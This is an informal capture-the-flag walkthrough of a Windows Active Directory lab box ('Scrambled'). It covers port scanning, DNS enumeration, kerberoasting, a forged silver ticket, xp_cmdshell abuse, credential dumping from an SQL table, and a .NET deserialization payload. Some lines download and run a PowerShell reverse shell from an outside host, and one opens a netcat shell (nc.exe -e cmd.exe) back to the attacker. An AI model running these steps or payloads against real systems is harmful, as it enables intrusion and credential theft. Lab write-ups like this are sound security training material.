SF:SCRAMBLECORP_ORDERS_V1\.0\.3;\r\nERROR_UNKNOWN_COMMAND;\r\n")%r(LANDesk
SF:-RC,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n")%r(TerminalServer,1D,"SCRAMB
SF:LECORP_ORDERS_V1\.0\.3;\r\n")%r(NCP,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r
SF:\n")%r(NotesRPC,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n")%r(JavaRMI,1D,"S
SF:CRAMBLECORP_ORDERS_V1\.0\.3;\r\n")%r(WMSRequest,1D,"SCRAMBLECORP_ORDERS
SF:_V1\.0\.3;\r\n")%r(oracle-tns,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n")%r
SF:(ms-sql-s,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n")%r(afp,1D,"SCRAMBLECOR
SF:P_ORDERS_V1\.0\.3;\r\n")%r(giop,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n");
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| ms-sql-info:
|   10.10.11.168:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_clock-skew: mean: -10s, deviation: 0s, median: -10s
| smb2-time:
|   date: 2022-10-01T22:43:26
|_  start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 42300/tcp): CLEAN (Timeout)
|   Check 2 (port 27845/tcp): CLEAN (Timeout)
|   Check 3 (port 49828/udp): CLEAN (Timeout)
|   Check 4 (port 31813/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Oct  1 22:44:14 2022 -- 1 IP address (1 host up) scanned in 325.80 seconds
```

Masscan

```
┌──(kali㉿kali)-[~]
└─$ sudo masscan -p1-65535,U:1-65535 $IP --rate=1000 -e tun0
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-10-01 22:33:53 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 4411/tcp on 10.10.11.168
Discovered open port 49701/tcp on 10.10.11.168
Discovered open port 593/tcp on 10.10.11.168
Discovered open port 53/tcp on 10.10.11.168
Discovered open port 389/tcp on 10.10.11.168
Discovered open port 3268/tcp on 10.10.11.168
Discovered open port 80/tcp on 10.10.11.168
Discovered open port 49673/tcp on 10.10.11.168
Discovered open port 49697/tcp on 10.10.11.168
Discovered open port 636/tcp on 10.10.11.168
Discovered open port 3269/tcp on 10.10.11.168
Discovered open port 53/udp on 10.10.11.168
Discovered open port 445/tcp on 10.10.11.168
Discovered open port 49674/tcp on 10.10.11.168
Discovered open port 88/tcp on 10.10.11.168
Discovered open port 57748/tcp on 10.10.11.168
Discovered open port 9389/tcp on 10.10.11.168
Discovered open port 5985/tcp on 10.10.11.168
Discovered open port 464/tcp on 10.10.11.168
Discovered open port 139/tcp on 10.10.11.168
Discovered open port 1433/tcp on 10.10.11.168
Discovered open port 49667/tcp on 10.10.11.168
Discovered open port 135/tcp on 10.10.11.168
```


DNS

```
┌──(kali㉿kali)-[~]
└─$ dig any @$IP scrm.local

; <<>> DiG 9.18.4-2-Debian <<>> any @10.10.11.168 scrm.local
; (1 server found)
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55487
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 4

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;scrm.local.                    IN      ANY

;; ANSWER SECTION:
scrm.local.             600     IN      A       10.10.11.168
scrm.local.             3600    IN      NS      dc1.scrm.local.
scrm.local.             3600    IN      SOA     dc1.scrm.local. hostmaster.scrm.local. 267 900 600 86400 3600
scrm.local.             600     IN      AAAA    dead:beef::1ee
scrm.local.             600     IN      AAAA    dead:beef::bc97:69da:3d12:f2e9

;; ADDITIONAL SECTION:
dc1.scrm.local.         3600    IN      A       10.10.11.168
dc1.scrm.local.         3600    IN      AAAA    dead:beef::bc97:69da:3d12:f2e9
dc1.scrm.local.         3600    IN      AAAA    dead:beef::1ee

;; Query time: 36 msec
;; SERVER: 10.10.11.168#53(10.10.11.168) (TCP)
;; WHEN: Sat Oct 01 23:32:38 UTC 2022
;; MSG SIZE  rcvd: 248
```

```
┌──(kali㉿kali)-[~/www]
└─$ dig any @$IP ws01.scrm.local

; <<>> DiG 9.18.4-2-Debian <<>> any @10.10.11.168 ws01.scrm.local
; (1 server found)
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16467
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;ws01.scrm.local.               IN      ANY

;; ANSWER SECTION:
ws01.scrm.local.        1200    IN      A       192.168.0.54

;; Query time: 52 msec
;; SERVER: 10.10.11.168#53(10.10.11.168) (TCP)
;; WHEN: Sun Oct 02 02:27:38 UTC 2022
;; MSG SIZE  rcvd: 60
```

```
┌──(kali㉿kali)-[~]
└─$ gobuster dns -d scrm.local -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -r $IP -o buster/dns.log
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Domain:     scrm.local
[+] Threads:    10
[+] Resolver:   10.10.11.168
[+] Timeout:    1s
[+] Wordlist:   /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
===============================================================
2022/10/01 23:37:15 Starting gobuster in DNS enumeration mode
===============================================================
Found: gc._msdcs.scrm.local
Found: domaindnszones.scrm.local
Found: forestdnszones.scrm.local
Found: dc1.scrm.local
Found: ws01.scrm.local

===============================================================
2022/10/02 02:48:07 Finished
===============================================================
```

Web Enumeration



News And Alerts

04/09/2021: Due to the security breach last month we have now disabled all NTLM authentication on our network. This may cause problems for some of the programs you use so please be patient while we work to resolve any issues

---

possible user name ksimpson


and domain

Email

Send your email to support@scramblecorp.com and we will respond as soon as possible


When submitting a support request via email please include your network information. You can collect this by doing the following:

1. Type `cmd.exe` into the start menu
2. In the new window that appears type `ipconfig > %USERPROFILE%\Desktop\ip.txt` and press Enter



3. There will now be a file named `ip` on your deskop. Add this file as an attachment to the email

---



3. Sign in as usual and reproduce the problem
4. A log file named `ScrambleDebugLog` will have been cre
   file to us via email along with a description of the problem

and another domain dc1.scrm.local

```
┌──(kali㉿kali)-[~]
└─$ /opt/kerbrute_linux_amd64/kerbrute_linux_amd64 bruteuser --dc dc1.scrm.local -d scrm.local users.txt ksimpson

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 10/02/22 - Ronnie Flathers @ropnop

2022/10/02 02:53:33 >  Using KDC(s):
2022/10/02 02:53:33 >   dc1.scrm.local:88

2022/10/02 02:53:33 >  [+] VALID LOGIN:  ksimpson@scrm.local:ksimpson
2022/10/02 02:53:33 >  Done! Tested 2 logins (1 successes) in 0.143 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ python3 /opt/kerbrute/kerbrute.py -users users.txt -passwords users.txt -domain scrm.local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Stupendous => ksimpson:ksimpson
[*] Saved TGT in ksimpson.ccache
```

great now we will export it with `export KRB5CCNAME=ksimpson.ccache`

```
┌──(kali㉿kali)-[~]
└─$ impacket-psexec scrm.local/ksimpson@dc1.scrm.local -k -no-pass
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on dc1.scrm.local.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
[-] share 'HR' is not writable.
[-] share 'IT' is not writable.
[-] share 'NETLOGON' is not writable.
[-] share 'Public' is not writable.
[-] share 'Sales' is not writable.
[-] share 'SYSVOL' is not writable.
```

`impacket-smbclient scrm.local/ksimpson@dc1.scrm.local -k -no-pass`

stupid error messages

```
┌──(kali㉿kali)-[~]
└─$ python3 modded_GetUserSPNs.py scrm.local/ksimpson:ksimpson -k -dc-ip dc1.scrm.local -outputfile kerberoast.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName          Name    MemberOf  PasswordLastSet             LastLogon                   Delegation
----------------------------  ------  --------  --------------------------  --------------------------  ----------
MSSQLSvc/dc1.scrm.local:1433  sqlsvc            2021-11-03 16:32:02.351452  2022-10-01 16:59:57.584713
MSSQLSvc/dc1.scrm.local       sqlsvc            2021-11-03 16:32:02.351452  2022-10-01 16:59:57.584713
```

```
┌──(kali㉿kali)-[~]
└─$ cat kerberoast.txt
$krb5tgs$23$*sqlsvc$SCRM.LOCAL$scrm.local/sqlsvc*$1800a886d09e7e1d86b9e86f50f567ad$55ba6efd9ee8c43e58271906ae1e08d97381bbafb1854f6492fd59ed48e432bb89c6c3bac7a5229acbf94af283deaa949fd60625bad782f8844d25e2c9fcec733c2750e77ef60bebb492bb395b8364e35
5de2a0daa27c9ca5a308573ef1503fa9b5b2b405ec2cc7ac1a76f1d484a4beb3c8813d5ba7487264baace70924c97cd232811cd2d4a9515617de261c44d480242dc524027d1b193cfd1079e4ccd7844cc222187262e9ddf8bc009c638909e1959ae3429f0c455c74d8d7c9a5f59cb43769b2a640c83d2ce464b9
4dec29abb02fd47a05f1c0c2b2faff564ab754c9ac6aae68cd9691349e064ce0c11e5362c072ec82379868844d1f4d1e2353c70dfcbbd501a2cb4e2eb705d2100bb4b97a22bab4eccef5aa4dc71312178c92fee2a7c05245b3e82f49d75407a1e3f954dfeaaadd24b3ecc922d21349557d5a4fd19cc3dddbe951
304ac8367541e3e529fbb077e7a48ba4cadf19a2ad9dd81988e2c1b524f3f646511dec65ba641c5e9d50149278068d1442d89827a09c64e53a9276ae42120a6aaa48ab562763af5f0d07c9c0401ba1c685d4c0985741881790f498e7daac2a9c93012b46e6f148dd7348db47b48d0bb692db20d94d94d491b06a
841fdecf2c2615bce00fec81a95ed2e1474d4ba453c716f53c23ab4c485c50b794ec54cd3f7baf6568714fd296a72999094928db39ed1a5b5b5365746c39afff02497662d40d501755bb396d094ae81d4b2d7fb33c7ccbe7b8036f2c4b020f84bd1cf09909a2ca999a91e52665352ad979dbca1c5f8346a5e598
84dd3dfb7df942a244adbeeff70a577ae49e5b831e9473940eb16456e76313a01ef0ecde51f6b7acdf8a8e9ba857b8d26d3283e9e491156fc763fffa0dea85f44dbd8ce3ca4968830f3119681d0777ed640e13b2c9bf3220fe223131f8b4e6e5e8144ad7ace1a1c30af542f6e44cd38373a021c9938794ac4a82
42055e1cd001adf2be878f67d705be3f9e7db66c3fd3ebc7da0d96fd48e97663686badf2a46a89855f355b4aa512986bf019ccee7ba4122e74b90d5c28a8f510930f2e92d58afdfe6c6aeb5c0704982fa58f4a4f01897609b9db5b70b2370c69336be7c54c844e13a28f727d3e5ac0fa0bcfda0f0b44cad6b584
9980ff0038fd07e1ede87bd3194b5e5565862b932a9e59661ld575bed6228c6e777bad445328ff1b3515277046dab1c9d330bf55473cea48670fd2f24b4384f13c971e35ad4e4ed2c41f75c6bb1cabbfa5a441d7d0531e61892e0a226f1e433942201662 0e1fd121e7ab8c7b464e054a5dbd8e71e69887dbe6e2
b21d7caa3230789a3cd6d46613cf480f7ab06fce79ac6eda30dac7400a4545d06d4a0835caa9db09a6d722bd6b7a1dbbad510fe880b4f5baaeaf6fac32a02fcfe110b211012e1d8fd25bff8a35bdff879c7159dbd
```

```
$krb5tgs$23$*sqlsvc$SCRM.LOCAL$scrm.local/sqlsvc*$1800a886d09e7e1d86b9e86f50f567ad$55ba6efd9ee8c43e58271906ae1e08d97381bbafb1854f6492fd59ed48e432bb89c6c3bac7a5229acbf94af283deaa949fd60625bad782f8844d25e2c9fcec733c2750e77ef60bebb492bb395b8364e35
5de2a0daa27c9ca5a308573ef1503fa9b5b2b405ec2cc7ac1a76f1d484a4beb3c8813d5ba7487264baace70924c97cd232811cd2d4a9515617de261c44d480242dc524027d1b193cfd1079e4ccd7844cc222187262e9ddf8bc009c638909e1959ae3429f0c455c74d8d7c9a5f59cb43769b2a640c83d2ce464b9
4dec29abb02fd47a05f1c0c2b2faff564ab754c9ac6aae68cd9691349e064ce0c11e5362c072ec82379868844d1f4d1e2353c70dfcbbd501a2cb4e2eb705d2100bb4b97a22bab4eccef5aa4dc71312178c92fee2a7c05245b3e82f49d75407a1e3f954dfeaaadd24b3ecc922d21349557d5a4fd19cc3dddbe951
304ac8367541e3e529fbb077e7a48ba4cadf19a2ad9dd81988e2c1b524f3f646511dec65ba641c5e9d50149278068d1442d89827a09c64e53a9276ae42120a6aaa48ab562763af5f0d07c9c0401ba1c685d4c0985741881790f498e7daac2a9c93012b46e6f148dd7348db47b48d0bb692db20d94d94d491b06a
841fdecf2c2615bce00fec81a95ed2e1474d4ba453c716f53c23ab4c485c50b794ec54cd3f7baf6568714fd296a72999094928db39ed1a5b5b5365746c39afff02497662d40d501755bb396d094ae81d4b2d7fb33c7ccbe7b8036f2c4b020f84bd1cf09909a2ca999a91e52665352ad979dbca1c5f8346a5e598
84dd3dfb7df942a244adbeeff70a577ae49e5b831e9473940eb16456e76313a01ef0ecde51f6b7acdf8a8e9ba857b8d26d3283e9e491156fc763fffa0dea85f44dbd8ce3ca4968830f3119681d0777ed640e13b2c9bf3220fe223131f8b4e6e5e8144ad7ace1a1c30af542f6e44cd38373a021c9938794ac4a82
42055e1cd001adf2be878f67d705be3f9e7db66c3fd3ebc7da0d96fd48e97663686badf2a46a89855f355b4aa512986bf019ccee7ba4122e74b90d5c28a8f510930f2e92d58afdfe6c6aeb5c0704982fa58f4a4f01897609b9db5b70b2370c69336be7c54c844e13a28f727d3e5ac0fa0bcfda0f0b44cad6b584
9980ff0038fd07e1ede87bd3194b5e5565862b932a9e59661ld575bed6228c6e777bad445328ff1b3515277046dab1c9d330bf55473cea48670fd2f24b4384f13c971e35ad4e4ed2c41f75c6bb1cabbfa5a441d7d0531e61892e0a226f1e433942201662 0e1fd121e7ab8c7b464e054a5dbd8e71e69887dbe6e2
b21d7caa3230789a3cd6d46613cf480f7ab06fce79ac6eda30dac7400a4545d06d4a0835caa9db09a6d722bd6b7a1dbbad510fe880b4f5baaeaf6fac32a02fcfe110b211012e1d8fd25bff8a35bdff879c7159dbd:Pegasus60
```

sqlsvc:Pegasus60 ➡00 - Loot > Creds

sqlsvc

silver ticket

```
┌──(kali㉿kali)-[~]
└─$ impacket-getST scrm.local/sqlsvc:Pegasus60 -k -spn sqlsvc
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Getting TGT for user
[*] Getting ST for user
[*] Saving ticket in sqlsvc.ccache
```

```
┌──(kali㉿kali)-[~]
└─$ impacket-getST scrm.local/sqlsvc:Pegasus60 -k -spn mssqlsvc/dc1.scrm.local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Getting TGT for user
[*] Getting ST for user
[*] Saving ticket in sqlsvc.ccache
```


think thats how its done..
nope..

get sid

```
impacket-getPac -targetUser sqlsvc scrm.local/sqlsvc:Pegasus60
```

```
Domain SID: S-1-5-21-2743207045-1827831105-2542523200
```

and now lets generate ntlm hash



ok.. so now lets try ticketer.

```
┌──(kali㉿kali)-[~]
└─$ impacket-ticketer -domain scrm.local -domain-sid S-1-5-21-2743207045-1827831105-2542523200 -nthash B999A16500B87D17EC7F2E2A68778F05 -spn mssqlsvc/dc1.scrm.local sqlsvc
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for scrm.local/sqlsvc
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in sqlsvc.ccache
```

```
┌──(kali㉿kali)-[~]
└─$ impacket-mssqlclient scrm.local/sqlsvc@dc1.scrm.local -k -no-pass
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC1): Line 1: Changed database context to 'master'.
[*] INFO(DC1): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> help

    lcd {path}                 - changes the current local directory to {path}
    exit                       - terminates the server process (and this session)
    enable_xp_cmdshell         - you know what it means
    disable_xp_cmdshell        - you know what it means
    xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
    sp_start_job {cmd}         - executes cmd using the sql server agent (blind)
    ! {cmd}                    - executes a local shell cmd

SQL>
```

awesome so now we can get a shell so i do by enable_xp_cmdshell
then i use xp_cmdshell get conptyshell

i firest curl the ps1 file to the desktop then i use

```
SQL> xp_cmdshell powershell.exe c:\Users\sqlsvc\Desktop\shell.ps1
```

and get shell
but lets enum database

```
SQL> select name from sys.databases;
name
--------------------------------------------------------------------------------------------------------------------------------
master
```

```
tempdb
model
msdb
ScrambleHR

SQL>
```

```
SQL> select name from sysobjects where xtype = 'U';
name
----------------------------------------------------------------------------------------------------------------------------------
Employees
UserImport
Timesheets

SQL>
```

```
SQL> select * from UserImport;
LdapUser                                           LdapPwd                                            LdapDomain                                         RefreshInterval   IncludeGroups
-------------------------------------------------  -------------------------------------------------  -------------------------------------------------  ---------------   -------------
MiscSvc                                            ScrambledEggs9900                                  scrm.local                                                  90               0
```

and bingo user and password

MiscSvc:ScrambledEggs9900 ➡00 - Loot > Creds

Miscsvc

```
┌──(kali㉿kali)-[~]
└─$ /opt/cme/cme smb dc1.scrm.local -k -M spider_plus
SMB         dc1.scrm.local  445    NONE            [*]  x64 (name:) (domain:) (signing:True) (SMBv1:False)
SMB         dc1.scrm.local  445    NONE            [+] \Miscsvc
```

```
  "IT": {
    "Apps/Sales Order Client/ScrambleClient.exe": {
      "atime_epoch": "2021-11-05 20:57:06",
      "ctime_epoch": "2021-11-05 20:47:10",
      "mtime_epoch": "2021-11-05 20:57:08",
      "size": "84.5 KB"
    },
    "Apps/Sales Order Client/ScrambleLib.dll": {
      "atime_epoch": "2021-11-05 20:57:06",
      "ctime_epoch": "2021-11-05 20:47:10",
      "mtime_epoch": "2021-11-05 20:57:08",
      "size": "19 KB"
    }
```

and we have these so lets get them...

from strings on dll

```
D:\Dropbox\VB Projects\Scramble\ScrambleLib\obj\Release\ScrambleLib.pdb
```

ok lets get the user flag/and a shell and go ahead and open ghidra..

```
┌──(kali㉿kali)-[~]
└─$ impacket-getPac scrm.local/miscsvc:ScrambledEggs9900 -targetUser miscsvc

...[snip]...

Domain SID: S-1-5-21-2743207045-1827831105-2542523200
```

and ntlm hash of password

```
C959A21BB08E42E36FF9F0FA434CAAB5
```

```
PS C:\> $pass = ConvertTo-SecureString 'ScrambledEggs9900' -AsPlainText -Force
PS C:\> $user = "scrm.local\Miscsvc"
PS C:\> $cred = New-Object System.Management.Automation.PSCredential($user, $pass)
PS C:\> $cred.GetNetworkCredential() | fl


UserName       : Miscsvc
Password       : ScrambledEggs9900
SecurePassword : System.Security.SecureString


PS C:\> Invoke-Command -Computer dc1.scrm.local -ScriptBlock { whoami } -Credential $cred
scrm\miscsvc


PS C:\> Invoke-Command -Computer dc1.scrm.local -ScriptBlock { type c:\users\miscsvc\Desktop\user.txt } -Credential $cred
6b7a7cdee53114fd9b46690f225f1456


PS C:\> Invoke-Command -Computer dc1.scrm.local -ScriptBlock { powershell.exe 'curl.exe http://10.10.14.178/shell.ps1 -o C:\\users\\miscsvc\\Desktop\\shell.ps1' } -Credential $cred


PS C:\> Invoke-Command -Computer dc1.scrm.local -ScriptBlock { powershell.exe 'C:\\users\\miscsvc\\Desktop\\shell.ps1' } -Credential $cred
```

and shell

well that was satisfying now lets open up ghidra..

exe virus total hash - 3c4892b87d034db901a05a6c0664048ba4b8867183d172e424e900e3311fb8ec
dll virus total hash - 0bd04dc21000b5dbd7d4adc10e56494b992537843db2c18510d54c6e40085652

juicypotatoNG or Rogue potato

well need windows here and i don't, but i can use juicypotatong and i did.. boring...

i found oxdf's blog and copied his payload and just changed it with hexeditor and boom shell

```
00000320  73 64 3A 50  72 6F 63 65   73 73 53 74  61 72 74 49                                                    sd:ProcessStartI
00000330  6E 66 6F 20  41 72 67 75   6D 65 6E 74  73 3D 22 2F                                                    nfo Arguments="/
00000340  63 20 43 3A  5C 5C 70 72   6F 67 72 61  6D 64 61 74                                                    c C:\\programdat
00000350  61 5C 5C 6E  63 2E 65 78   65 20 31 30  2E 31 30 2E                                                    a\\nc.exe 10.10.
00000360  31 34 2E 31  37 38 20 34   34 34 20 2D  65 20 63 6D                                                    14.178 444 -e cm
00000370  64 2E 65 78  65 22 20 53   74 61 6E 64  61 72 64 45                                                    d.exe" StandardE
```

```
┌──(kali㉿kali)-[~/sales]
└─$ nc $IP 4411
SCRAMBLECORP_ORDERS_V1.0.3;
UPLOAD_ORDER:AAEAAAD/////AQAAAAAAAAAMAgAAAFdTeXN0ZW0uV2luZG93cy5Gb3JtcywgVmVyc2lvbj0wLjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPW13N2E1YzU2MTkzNGUwODkFAQAAACFTeXN0ZW0uV2luZG93cy5Gb3Jtcy5BeEhvc3QrU3RhdGUBAAAAEVByb3BlcnR5QmFnQmluYXJ5BwI
CAAAACQMAAAAPAwAAAL8DAAACAAEAAAD/////AQAAAAAAAAAMAgAAAF5NaWNyb3NvZnQuUG93ZXJTaGVsbC5FZGl0b3IsIFZlcnNpb249My4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj0zMWJmMzg1NmFkMzY0ZTM1BQEAAABCTWljcm9zb2Z0LlZpc3VhbFN0dWRpby5UZXh0LkZvcm1hdHRpbmcuVGV
```

```
